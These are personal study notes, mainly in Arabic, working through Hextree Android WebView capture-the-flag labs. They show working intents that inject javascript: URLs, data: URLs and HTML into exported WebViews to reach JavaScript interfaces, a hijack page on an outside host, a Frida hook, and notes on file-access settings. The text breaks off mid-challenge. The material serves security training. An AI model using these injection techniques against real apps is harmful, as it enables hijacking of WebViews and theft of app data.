

8-WebViews and CustomTabs

1- Web View


- Embed the **website directly into an app**
- Expose app native call to javascript

هنا ان مثلا url اللي يفتح يكون في التطبيق بدل ما يفتح في متصفح

2- CustomTabs

Website is **opened by the default browser**

```
WebView webView=findViewById(R.id.webview) ;  
webView.loadUrl("https://www.hextree.io") ;
```



كده هنا هو URL بيستخدمه في app فكدده ممكن attacker لو بيعت malicious url هو هستخدمه ودي بقي فكره
WebView

ممكن بقي نعمل **Include local file** باستخدام **webview**

```
WebView webView=findViewById(R.id.webview) ;  
webView.loadUrl("file:///data/data/..") ;
```

ممكن بقي هو بيسمحش ان مثلا نحمل file فكدده لازم نغير اعدادات Read File

```
webView.setAllowFileAccess(true) ;  
webView.setAllowContentAccess(true) ;
```

```
m setAllowFileAccess(boolean allow)  
m setAllowContentAccess(boolean allow)  
m setAllowFileAccessFromFileURLs(boolean flag)  
m setAllowUniversalAccessFromFileURLs(boolean flag)
```

Flag 38

هنا بقي هنعرف ازاي exploit webview لو مثلا لاقينا app بيعمل load URL فلازم نتأكد هو هو بيعمل filter ولا لا ود
اللي هنشوفه في دلوقتي

هنا اهو اول حاجة webview معمزل له exported يعني احنا ينفع نستخدمه عادي

```
android:android:exported="true" <!-- @xml/data_extraction_rules -->  
<activity  
    android:name="lo.hextree.attacksurface.webviews.Flag38WebViewsActivity"  
    android:exported="true"/>
```

هنا بقي الكود هو عنده متغير URL هو بياخده او حاجة لو انا مش حاطط URL فهو هيحط default URL هو
file:///android_asset/flag38.html لو روحنا بقي شوفنا الصفحة دي

برده هنلاقي اهم حاجة هي **addJavascriptInterface**

addJavaScriptInterface(Object object, String name) : Inject the supplied Java object into the web
view

بكود java علشان ينفذهم

```

public static String secret = UUID.randomUUID().toString();

class JsObject {
    JsObject() {
    }

    @JavascriptInterface
    public void toastDemo() {
        Toast.makeText(Flag38WebViewsActivity.this, "Called from WebView", 0).show();
    }

    @JavascriptInterface
    public String success(boolean z) {
        if (z) {
            Flag38WebViewsActivity.this.success();
            return "success(true)";
        }
        return "success(Boolean secret) requires `true` parameter";
    }
}

@Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.FragmentActivity
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    EdgeToEdge.enable(this);
    setContentView(R.layout.activity_web_view);
    String stringExtra = getIntent().getStringExtra("URL");
    if (stringExtra == null) {
        stringExtra = "file:///android_asset/flag38.html";
    }
    ((TextView) findViewById(R.id.txt_webview_header)).setText(getClass().getSimpleName());
    ((TextView) findViewById(R.id.txt_webview_subtitle)).setText(stringExtra);
    final WebView webView = (WebView) findViewById(R.id.main_webview);
    webView.getSettings().setJavaScriptEnabled(true);
    webView.addJavascriptInterface(new JsObject(), "hextree");
    webView.loadUrl(stringExtra);
}

```


file:///android_asset/flag38.html

دي بتنفذ حاجتين اما toastDemo او success

```

<!DOCTYPE html>
<html>
<head>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Flag38 WebView Demo</title>
</head>
<body>
    <h1>Flag38 WebView Demo</h1>
    <button onclick="hextree.toastDemo()">Native Toast</button><br><br>
    <button onclick="document.write(hextree.success(false))">success(false)</button>
</body>
</html>

```



احنا بقي علشان نجيب flag في اكثر من طريقة لازم نديله url وبما ان هو بيستخدم `addJavascriptInterface` فاحنا لو ادينا له كود javascript فهو هينفذ كود javascript

1- first method set : `javascript:windows.hextree.success(true)` -->flag هيجيب true معني true فكداه هيجيب flag
كده ان احنا بنقولاه نفذ الفانكشن دي وبما ان هي

```
Intent intent=new Intent();

intent.setClassName("io.hextree.attacksurface","io.hextree.attacksurface.web
views.Flag38WebViewsActivity");

intent.putExtra("URL","javascript:windows.hextree.success(true)");
startActivity(intent);

or

Intent intent=new Intent();

intent.setClassName("io.hextree.attacksurface","io.hextree.attacksurface.web
views.Flag38WebViewsActivity");
intent.putExtra("URL","data:text/html,
<script>windows.hextree.success(true)</script>");
startActivity(intent);
```

2- Second method

url : <https://oak.hackstree.io/android/webview/pwn.html>

بدل ما نكتب script في script جاهز هو بس بنحط url بتاعه بس وده بيدينا معلومات مهمة وببيدينا كذا حاجة مثلا

1- information about header

2- javascript shell

3- information about abb

4- method on app and allow to execute it

```
Intent intent=new Intent();

intent.setClassName("io.hextree.attacksurface","io.hextree.attacksurface.web
views.Flag38WebViewsActivity");

intent.putExtra("URL","https://oak.hackstree.io/android/webview/pwn.html");
startActivity(intent);
```



Flag38WebViewsActivity

https://oak.hackstree.io/android/webview/pwn.html

PWNED! WebView Hijacked!

```
window.location = https://oak.hackstree.io/andr
window.location.origin = https://oak.hackstree.
document.cookie =
window.navigator.appVersion = 5.0 (Linux; Andro
```

JavaScript Shell

```
>>>
```

Run

HTTP Request Headers

```
Sec-Ch-Ua-Platform "Android"
User-Agent "Mozilla/5.0 (Linux; Android 11;
sdk_gphone_x86 Build/RSR1.201013.001; wv)
AppleWebKit/537.36 (KHTML, like Gecko)
Version/4.0 Chrome/136.0.7103.61 Mobile
Safari/537.36"
Accept "text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7"
Sec-Ch-Ua-Platform-Version "11.0.0"
Sec-Ch-Ua-Full-Version-
List "Chromium";v="136.0.7103.61", "Android
WebView";v="136.0.7103.61",
"Not.A/Brand";v="99.0.0.0"
X-Requested-With "io.hextree.attacksurface"
```

Window Variables

```
oncommand object
fetchLater <function() { /* click to execute */ }>
[-] hextree Object: [object Object]
success <function() { /* click to execute */ }>
toastDemo <function() { /* click to execute */ }>
Subscriber <function() { /* click to execute */ }>
Observable <function() { /* click to execute */ }>
HTMLSelectedContentElement <function() { /*
```

if we write this in shell : `hextree.success(true)` we will get the flag

flag is `HXT{call-from-js-1vsa91b}`

Flag 38 - @JavascriptInterface

io.hextree.attacksurface.webviews.Flag38WebViewsActivity

OPEN WEBVIEW

DONE

HXT{call-from-js-1vsa91b}

ممتن برده نستخدم frida علشان نفذ function وهو app شغال بحيث نخلي function success
in JsObject() to return true

```
class JsObject {}  
JsObject() {}  
  
@JavascriptInterface  
public void toastDemo() {  
    Toast.makeText(Flag38WebViewsActivity.this.getApplicationContext(), "Called from WebView", 0)  
}  
  
@JavascriptInterface  
public String success(boolean z) {  
    if (z) {  
        Flag38WebViewsActivity.this.success();  
        return "success(true)";  
    }  
    return "success(Boolean secret) requires `true` parameter";  
}  
}
```

frida code

```
Java.perform(function() {  
    var  
    class2=Java.use("io.hextree.attacksurface.webviews.Flag38WebViewsActivity$Js  
    Object");  
    return class2.success(true);  
});
```

Flag 39

دي برضه خاص ب **WebView** بس بطريقة تانية

هنا هو هو **exported** فعادي استخدمه

```
<activity
    android:name="io.hextree.attacksurface.webviews.Flag39WebViewsActivity"
    android:exported="true"/>
```

هنا الكود اهو : هو اول حاجة بياخد متغير **NAME** ويعرضه باستخدام **JSONObject.toString()** يعني هو بيحط **value** بتاعته في **json** ويحولها ل **string** فتبقي كده

```
{"NAME" : "Value"}
```

احنا دي ممكن نستغلها بحيث **inject** في **value** : كل اللي عاوزين نعمله هو ان نفذ --> **success function**
javascript **inject in object** وها احنا هنط اصلا ليه **evaluateJavascript** علشان هو بيستخدم

we will set this : **XX});windows.hextree.success**

```
("NAME" : "XX");windows.hextree.success\\");
```


```
/* loaded from: classes.dex */
public class Flag39WebViewsActivity extends AppCompatActivity {
    public static String secret = UUID.randomUUID().toString();

    class JsObject {
        JsObject() {}

        @JavascriptInterface
        public void success() {
            Flag39WebViewsActivity.this.success();
        }
    }

    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        EdgeToEdge.enable(this);
        setContentView(R.layout.activity_web_view);
        final JSONObject jsonObject = new JSONObject();
        String stringExtra = getIntent().getStringExtra("NAME");
        ((TextView) findViewById(R.id.txt_webview_header)).setText(getClass().getSimpleName());
        ((TextView) findViewById(R.id.txt_webview_subtitle)).setText("file:///android_asset/flag39.html");
        final WebView webView = (WebView) findViewById(R.id.main_webview);
        webView.setWebViewClient(new WebViewClient() { // from class: io.hextree.attacksurface.webviews.Flag39WebViewsActivity
            @Override // android.webkit.WebViewClient
            public void onPageFinished(WebView webView2, String str) {
                super.onPageFinished(webView2, str);
                Log.i("Flag39", "init");
                webView.evaluateJavascript("initApp(" + jsonObject.toString() + ")", null);
            }
        });
        webView.getSettings().setJavaScriptEnabled(true);
        webView.addJavascriptInterface(new JsObject(), "hextree");
        webView.loadUrl("file:///android_asset/flag39.html");
        if (stringExtra == null) {
            stringExtra = "Neo";
        }
    }
}
```

object



بس بقي لو جينا **inject** ده **XX});windows.hextree.success** مش هيتنفذ علشان هو بيحولها ل **string** باستخدام **toString()**

Flag39 WebView Demo

Hello XXX"});windows.hextree.success()\\

ثاني حاجة هو بيستخدم loadURL ل flag39.html ودي فيها initApp اللي بتاخد obj وبتعرضه جوه innerHTML احنا عارفين ان innerHTML بسمح ان هي تنفذ كود javascript فكداه بقي احنا هنعمل inject في obj وال obj الي هو

Value بتاعت NAME

```
<!DOCTYPE HTML>
<html>
<head>
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Flag39 WebView Demo</title>
</head>
<body>
<h1>Flag39 WebView Demo</h1>
<div id="hello_name">loading...</div>
<script>
function initApp(obj) {
  console.log(JSON.stringify(obj));
  window.hello_name.innerHTML = `Hello <b>${obj.name}</b>`;
}
</script>
</body>
</html>
```

فكداه بما ان هو بينفذ كود html احنا بقي inject code html contain url and this url is

<https://oak.hackstree.io/android/webview/pwn.html>


injection :

```
<a href=\"https://oak.hackstree.io/android/webview/pwn.html\">Inject<\\a>
```

code

```
Intent intent=new Intent();
intent.setComponent(new
ComponentName("io.hextree.attacksurface","io.hextree.attacksurface.webviews.
Flag39WebViewsActivity"));
intent.putExtra("NAME","<a
href=\"https://oak.hackstree.io/android/webview/pwn.html\">Inject<\\a>");
```

```
startActivity(intent);
```



flag is **HXT{webview-xss-1hsa1njs}**

Flag 39 - WebView XSS

io.hextree.attacksurface.webviews.Flag39WebViewsActivity

OPEN WEBVIEW

Done

HXT{webview-xss-1hsa1njs}

Same Origin Policy (SOP)

دي اللي تحدد ازاي تطبيق معين يقدر access تطبيق تاني وده لو بيتحدد لو الاتنين عندهم نفس domain , protocol , port

Same Origin Policy is a security measure implemented by web browsers that allows JavaScript code executed on a web page to access resources only from the same origin, which encompasses the same domain, protocol, and port combination. This policy prevents requests between different origins and restricts browser-based attacks.

Same Origin Policy is based on three components of an origin:

- **Origin Domain:** The domain name of the web page where the resources originate, e.g., "example.com".
- **Protocol:** The communication protocol used to access the web page, e.g., "https://" or "http://".
- **Port:** "80" or "443" as default.

This policy ensures that a web page can only access resources from the same origin it belongs to. For example, JavaScript can only retrieve data from a resource that shares

the same origin (same domain, protocol, and port).

WebView Setting ازاي بقي بنفعل دي في

1. `setJavaScriptEnabled(boolean enabled)`

- **Description:**

Enables or disables JavaScript execution within the WebView.

- **Usage:**

Use `true` to enable JavaScript for displaying web pages that rely on interactive JavaScript.

- **Risks:**

- Enabling JavaScript can lead to security vulnerabilities, especially with untrusted web pages.
- May expose the app to Cross-Site Scripting (XSS) attacks.

- **Example:**

```
webView.getSettings().setJavaScriptEnabled(true);
```

2. `setAllowContentAccess(boolean allow)`

- **Description:**

Controls whether the WebView can access content from Content Providers.

- **Usage:**

Use this if the WebView needs to load images or data from a Content Provider.

- **Risks:**

- Enabling this with untrusted web pages might expose sensitive data.

- **Example:**

```
webView.getSettings().setAllowContentAccess(true);
```

3. `setAllowFileAccess(boolean allow)`

- **Description:**

Allows or denies the WebView access to local files on the device.

- **Usage:**

Can be used to load local HTML, CSS, or JavaScript files.

- **Risks:**

- If enabled, malicious pages may access sensitive files stored on the device.

- **Example:**

```
webView.getSettings().setAllowFileAccess(true);
```

4. `setAllowFileAccessFromFileURLs(boolean allow)`

- **Description:**

Determines if pages loaded with `file://` URLs can access other files using `file://` URLs.

- **Usage:**

Useful for local development where web content is loaded from the file system.

- **Risks:**

- Can lead to file access vulnerabilities if exploited by untrusted content.

- **Example:**

java

CopyEdit

```
webView.getSettings().setAllowFileAccessFromFileURLs(true);
```

5. `setAllowUniversalAccessFromFileURLs(boolean allow)` SOP is disable here

- **Description:**

Allows `file://` pages to access content from any origin, including `http://` or `https://`.

- **Usage:**

Used when combining local file resources with external resources.

- **Risks:**

- **Potentially dangerous as it enables cross-origin access, which may lead to security issues.**

- **Example:**

```
webView.getSettings().setAllowUniversalAccessFromFileURLs(true);
```

Examples

disable access file

Can current location `file:///android_asset/origins.html` (origin: `file://`, domain:) access:

1. `https://oak.hackstree.io/android/webview/secret.html`

SECRET

This is just a HTML
page. We use it to

<iframe> onload()

<iframe> SecurityError: Failed to read a named property 'd...
fetch() TypeError: Failed to fetch
xhr 0

2. `https://example.com/assets/secret.html`

SECRET

This is just a HTML
page. We use it to

<iframe> onload()

<iframe> SecurityError: Failed to read a named property 'd...
fetch() TypeError: Failed to fetch
xhr 0

3. `file:///android_asset/secret.html`

SECRET

This is just a HTML
page. We use it to

<iframe> onload()

<iframe> SecurityError: Failed to read a named property 'd...
fetch() TypeError: Failed to fetch
xhr 0

4. `file:///data/data/io.hextree.webviews/files/secret.html`



Webname

<iframe> onload()

<iframe> SecurityError: Failed to read a named property 'd...
fetch() TypeError: Failed to fetch
xhr 0

5. `content://io.hextree.webview/internal/secret.html`

SECRET

This is just a HTML
page. We use it to

<iframe> onload()

<iframe> SecurityError: Failed to read a named property 'd...
fetch() TypeError: Failed to fetch
xhr 0

☒ JSEnabled ☐ WebContentsDebugging

☒ AllowContentAccess ☐ AllowFileAccess

☐ AllowFileAccessFromFileURLs

☐ AllowUniversalAccessFromFileURLs

enable AllowFileAccess and prevent from file

Can current location **file:///android_asset/origins.html** (origin: **file://**, domain:) access:

1. **https://oak.hackstree.io/android/webview/secret.html**

SECRET
This is just a HTML page. We use it to
<iframe> onload()
<iframe> SecurityError: Failed to read a named property 'd... fetch() TypeError: Failed to fetch xhr 0
2. **https://example.com/assets/secret.html**

SECRET
This is just a HTML page. We use it to
<iframe> onload()
<iframe> SecurityError: Failed to read a named property 'd... fetch() TypeError: Failed to fetch xhr 0
3. **file:///android_asset/secret.html**

SECRET
This is just a HTML page. We use it to
<iframe> onload()
<iframe> SecurityError: Failed to read a named property 'd... fetch() TypeError: Failed to fetch xhr 0
4. **file:///data/data/io.hextree.webviews/files/secret.html**

SECRET
This is just a HTML page. We use it to
<iframe> onload()
<iframe> SecurityError: Failed to read a named property 'd... fetch() TypeError: Failed to fetch xhr 0
5. **content://io.hextree.webview/internal/secret.html**

SECRET
This is just a HTML page. We use it to
<iframe> onload()
<iframe> SecurityError: Failed to read a named property 'd... fetch() TypeError: Failed to fetch xhr 0

☒ JSEnabled ☐ WebContentsDebugging
☒ AllowContentAccess ☒ AllowFileAccess
☐ AllowFileAccessFromFileURLs
☐ AllowUniversalAccessFromFileURLs

enable AllowFileAccessFromFileURLs

Can current location `file:///android_asset/origins.html` (origin: `file://`, domain:) access:

1. `https://oak.hackstree.io/android/webview/secret.html`

SECRET This is just a HTML page. We use it to	<code><iframe> onload()</code> <code><iframe> SecurityError: Failed to read a named property 'd... fetch() TypeError: Failed to fetch xhr 0</code>
---------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------
2. `https://example.com/assets/secret.html`

SECRET This is just a HTML page. We use it to	<code><iframe> onload()</code> <code><iframe> SecurityError: Failed to read a named property 'd... fetch() TypeError: Failed to fetch xhr 0</code>
---------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------
3. `file:///android_asset/secret.html`

SECRET This is just a HTML page. We use it to	<code><iframe> onload()</code> <code><iframe> text/html: SECRET This is just a HTML page. W... fetch() TypeError: Failed to fetch xhr <div style="font-size: 1.1rem; font-weight: bold;">SEC...</code>
---------------------------------------------------------	-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
4. `file:///data/data/io.hextree.webviews/files/secret.html`

SECRET This is just a HTML page. We use it to	<code><iframe> onload()</code> <code><iframe> text/html: SECRET This is just a HTML page. W... fetch() TypeError: Failed to fetch xhr <div style="font-size: 1.1rem; font-weight: bold;">SEC...</code>
---------------------------------------------------------	-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
5. `content://io.hextree.webview/internal/secret.html`

SECRET This is just a HTML page. We use it to	<code><iframe> onload()</code> <code><iframe> SecurityError: Failed to read a named property 'd... fetch() TypeError: Failed to fetch xhr 0</code>
---------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------

☒ JSEnabled ☐ WebContentsDebugging
☒ AllowContentAccess ☒ AllowFileAccess
☒ AllowFileAccessFromFileURLs
☐ AllowUniversalAccessFromFileURLs

enable AllowUniversalAccessFromFileURLs

Can current location `file:///android_asset/origins.html` (origin: `file://`, domain:) access:

1. `https://oak.hackstree.io/android/webview/secret.html`

SECRET This is just a HTML page. We use it to	<code><iframe> onload() <iframe> text/html: SECRET This is just a HTML page. W... fetch() .text() <div style="font-size: 1.1rem; font-weight: b... xhr <div style="font-size: 1.1rem; font-weight: bold;">SEC...</code>
---------------------------------------------------------	----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
2. `https://example.com/assets/secret.html`

SECRET This is just a HTML page. We use it to	<code><iframe> onload() <iframe> text/html: SECRET This is just a HTML page. W... fetch() .text() <div style="font-size: 1.1rem; font-weight: b... xhr <div style="font-size: 1.1rem; font-weight: bold;">SEC...</code>
---------------------------------------------------------	----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
3. `file:///android_asset/secret.html`

SECRET This is just a HTML page. We use it to	<code><iframe> onload() <iframe> text/html: SECRET This is just a HTML page. W... fetch() TypeError: Failed to fetch xhr <div style="font-size: 1.1rem; font-weight: bold;">SEC...</code>
---------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
4. `file:///data/data/io.hextree.webviews/files/secret.html`

SECRET This is just a HTML page. We use it to	<code><iframe> onload() <iframe> text/html: SECRET This is just a HTML page. W... fetch() TypeError: Failed to fetch xhr <div style="font-size: 1.1rem; font-weight: bold;">SEC...</code>
---------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
5. `content://io.hextree.webview/internal/secret.html`

SECRET This is just a HTML page. We use it to	<code><iframe> onload() <iframe> text/html: SECRET This is just a HTML page. W... fetch() TypeError: Failed to fetch xhr <div style="font-size: 1.1rem; font-weight: bold;">SEC...</code>
---------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

☒ JSEnabled ☐ WebContentsDebugging

☒ AllowContentAccess ☒ AllowFileAccess

☒ AllowFileAccessFromFileURLs

☒ AllowUniversalAccessFromFileURLs

خلي بالك : ان لو انتا مثلا عاوز تعمل javascript file وتخلي مثلا تطبيق تاني يستخدمه فده من بعد android 11 غير مسموح ان التطبيقات تستخدم ملفات معين فمثلا هنا لو عندنا pwn.html وعاوزين app تاني يقرأه فهبيقي ممنوع بسبب Scoped Storage

```

Utils.copyFileFromAssetToInternal(context: this, fname: "pwn.html");
File pwn = new File(getFilesDir(), child: "pwn.html");

Button homeButton = findViewById(R.id.home_button);
homeButton.setOnClickListener(view -> {
    Intent flag39 = new Intent();
    flag39.setClassName(packageName: "io.hextree.attacksurface",
        className: "io.hextree.attacksurface.webviews.");
    flag39.putExtra(name: "URL", value: "file:///"+pwn.getAbsolutePath());
    startActivity(flag39);
});

```

Scoped Storage

Due to file isolation in the Android operating system, apps cannot easily access files directly. If you find a technique that doesn't require special file access permissions, please share it.

ولكن بقي ممكن نستخدم حاجة علشان نعمل كده من خلال "android:extractNativeLibs="true" وده مثلا بيسمح ان انشاء nativelylib بتحتوي علي files وبتسمح ان التطبيقات الثانية تستخدمها

```
android:extractNativeLibs="true"
```

الخلاصة : لو عاوز انشئ ملف اخلي التطبيقات الثانية تستخدمه استخدم "android:extractNativeLibs="true" وده اللي هنشوفه في flag

40

flag 40 NativeLib

هنا اهو هو exported

```

<activity
    android:name="io.hextree.attacksurface.webviews.Flag40WebViewsActivity"
    android:exported="true"/>

```

الفكرة هنا ان هو بيعمل generate token ويبقي random ويخزنه في token.txt وبعد كده علشان بيستخدم authCallback(token) دي بتاخذ token وترجع success

```

class JsObject {
    JsObject() {
    }

    @JavascriptInterface
    public void authCallback(String str) {
        Log.i("Flag40", "authCallback(\"" + str + "\")");
        if (Flag40WebViewsActivity.this.handler != null) {
            Flag40WebViewsActivity.this.handler.removeCallbacks(Flag40WebViewsActivity.this.delayedRunnabl
        }
        if (Flag40WebViewsActivity$JsObject$$ExternalSyntheticBackport0.m(str)) {
            return;
        }
        String readFile = Utils.readFile(Flag40WebViewsActivity.this, "token.txt");
        Utils.writeFile(Flag40WebViewsActivity.this, "token.txt", "");
        if (readFile == null || !readFile.equals(str)) {
            return;
        }
        Flag40WebViewsActivity.this.success();
    }
}

@Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    EdgeToEdge.enable(this);
    setContentView(R.layout.activity_web_view);
    String stringExtra = getIntent().getStringExtra("URL");
    if (stringExtra == null) {
        stringExtra = "https://www.hextree.io";
    }
    final WebView webView = (WebView) findViewById(R.id.main_webview);
    WebSettings settings = webView.getSettings();
    settings.setJavaScriptEnabled(true);
    settings.setAllowFileAccessFromFileURLs(true);
    settings.setAllowFileAccess(true);
    settings.setAllowUniversalAccessFromFileURLs(true);
    Utils.writeFile(this, "token.txt", UUID.randomUUID().toString());
    webView.addJavascriptInterface(new JsObject(), "hextree");
    webView.loadUrl(stringExtra);
    Handler handler = new Handler(Looper.getMainLooper());
    this.handler = handler;
    handler.postDelayed(this.delayedRunnable, 5000L);
    ((TextView) findViewById(R.id.txt_webview_header)).setText(getClass().getSimpleName());
    ((TextView) findViewById(R.id.txt_webview_subtitle)).setText(stringExtra);
    findViewById(R.id.button_back).setOnClickListener(new View.OnClickListener() { // from class: io.hextree
        @Override // android.view.View.OnClickListener
        public final void onClick(View view) {
            this.f$0.m163x560e0140(view);
        }
    })
}

```

هنروح نجيب token اللي هو بيخزنه في token.txt

```

